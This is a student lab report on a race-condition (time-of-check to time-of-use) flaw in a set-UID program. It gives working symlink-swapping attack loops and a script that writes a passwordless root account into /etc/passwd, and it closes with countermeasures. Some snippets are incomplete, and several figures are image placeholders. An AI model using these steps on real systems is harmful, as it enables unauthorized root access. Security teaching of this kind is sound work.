Title: Race Condition Vulnerability
Names: Rafik Tarbari, Ryan Toal
Date: November 7, 2022

Introduction:

In this lab, we are exploring the race condition vulnerability in a set-UID program to get root access. In addition, we will be implementing countermeasures to this vulnerability.

Environment Setup

- **Turning off countermeasures:**

To start with, we will be disabling Ubuntu's built-in countermeasure(symbolic Links) to be able to explore the vulnerability and run our attack.

```
[11/06/22]seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[11/06/22]seed@VM:~/.../Labsetup$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
```

Fig.1

- **Understanding the Vulnerable Program:**

```
if (!access(fn, W_OK)) {
    fp = fopen(fn, "a+");
    if (!fp) {
        perror("Open failed");
        exit(1);
    }
    fwrite("\n", sizeof(char), 1, fp);
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
    fclose(fp);
} else {
    printf("No permission \n");
}
```

Fig. 2: vulp.c

In our program (Fig. 2), the vulnerability is located between line 1 (when it checks if the user can write to the file) and Line 2 (when it opens the file and appends the character “a+”). We will be exploring the gap of time between these two steps to launch our attack.
Next, we change the program to a set-UID program (Fig. 3)

```
[11/06/22]seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[11/06/22]seed@VM:~/.../Labsetup$ sudo chown root vulp
[11/06/22]seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
```

Fig. 3

Task 1: Choosing our Target

Our target is going to be /etc/passwd file. We will give ourselves root privilege and edit the file in order to add a new root user called “test”.

```
root:x:0:0:root:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Fig. 4

After adding this user, we notice that not only we can login to the user account “test” without typing a password, but also, we login as root.ld

```
[11/06/22]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Labsetup(1)/Labsetup# whoami
root
```

Fig. 5

Task 2: Launching the Race Condition Attack

a. Simulating a Slow Machine

We are simulating a slow program in this subtask, introducing a new line in our vulnerable program that will give us enough room to do something between line 1 and line 2 as shown on Fig 2.




Fig. 6

While running the program (during the 10 seconds), we make the /tmp/XYZ file point to the /etc/passwd file in a new opened terminal.




Fig. 7

b. The Real Attack


In real attack, we made the program use a while loop to keep changing the links.


```c
int main()
{
        int i = 0;

        while(1)
        {
            unlink("/tmp/XYZ");
            symlink("/etc/passwd", "/tmp/XYZ");
            i++;

            printf("Changed %d", i);
        }
```

Once this is done, we fire up two terminals; in the first one we run our real attack program "**./attack**" and in the second terminal we run the target_process program "**./target_process**". When it says "STOP… The passwd file has been changed" in the ./target_process terminal, we can "Ctrl + C" in the second terminal to stop the attack program. *WE HAVE CREATED A ROOT USER "test"! We can also access the account.*





c. An Improved Attack Method

In our improved attack, we made the program use a while loop to keep changing the links.

```
    int i = 0;

    while(1)
    {
        unlink("/tmp/XYZ"); symlink("/dev/null",   "/tmp/XYZ")

        unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC")

        renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
        i++;

        printf("Changed ln for ");
        printf("%d\n", i);
        printf(" times.");
    }
```

Fig. 8

In the “target_process.sh file, we tell the program to replace the input by the user account’s information we want to create.

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
   echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
   new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

Fig. 9

Once this is done, we fire up two terminals; in the first one we run our improved attack program “**./improved**” and in the second terminal we run the target_process program “**./target_process**”. When it says “STOP… The passwd file has been changed” in the ./target_process terminal, we can “Ctrl + C” in the second terminal to stop the attack program. *WE HAVE CREATED A ROOT USER “test”!*




Fig. 10

Now we can access the account as follows:

```
[11/06/22]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Labsetup(1)/Labsetup#
```

Fig. 11

Task 3: Countermeasures

The goal of this task is to analyze how the Ubuntu countermeasures affect this sort of attack.

   a. **Applying the Principle of Least Privilege**

In this case, there is no reason a user should have root privilege, so we need to apply the principle of least privilege. This is done by using seteuid to disable the root privileges.

```
}
seteuid(getuid());
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
```

Fig. 12

b. Using Ubuntu's Built-in Scheme

After implementing the the countermeasure, the attacks fails to open the /etc/passwd file (Fig. 13)




Fig. 13

This scheme works by restricting who can follow a symlink. According to the documentation, "symlinks in world-writable sticky directories (e.g. /tmp) cannot be followed if the follower and directory owner do not match the symlink owner."
This being implemented, it means that even a privileged user will encounter some inconveniences; which is not good.

Conclusion:
Race conditions allow malicious actors to alter the data being used by a program in real time in order to alter files they wouldn't normally be able to access. This type of exploit requires altering data with precision and at the same time the program is running. In the case of Ubuntu, there are multiple countermeasures that prevent non-privileged users from following links that they don't have access to.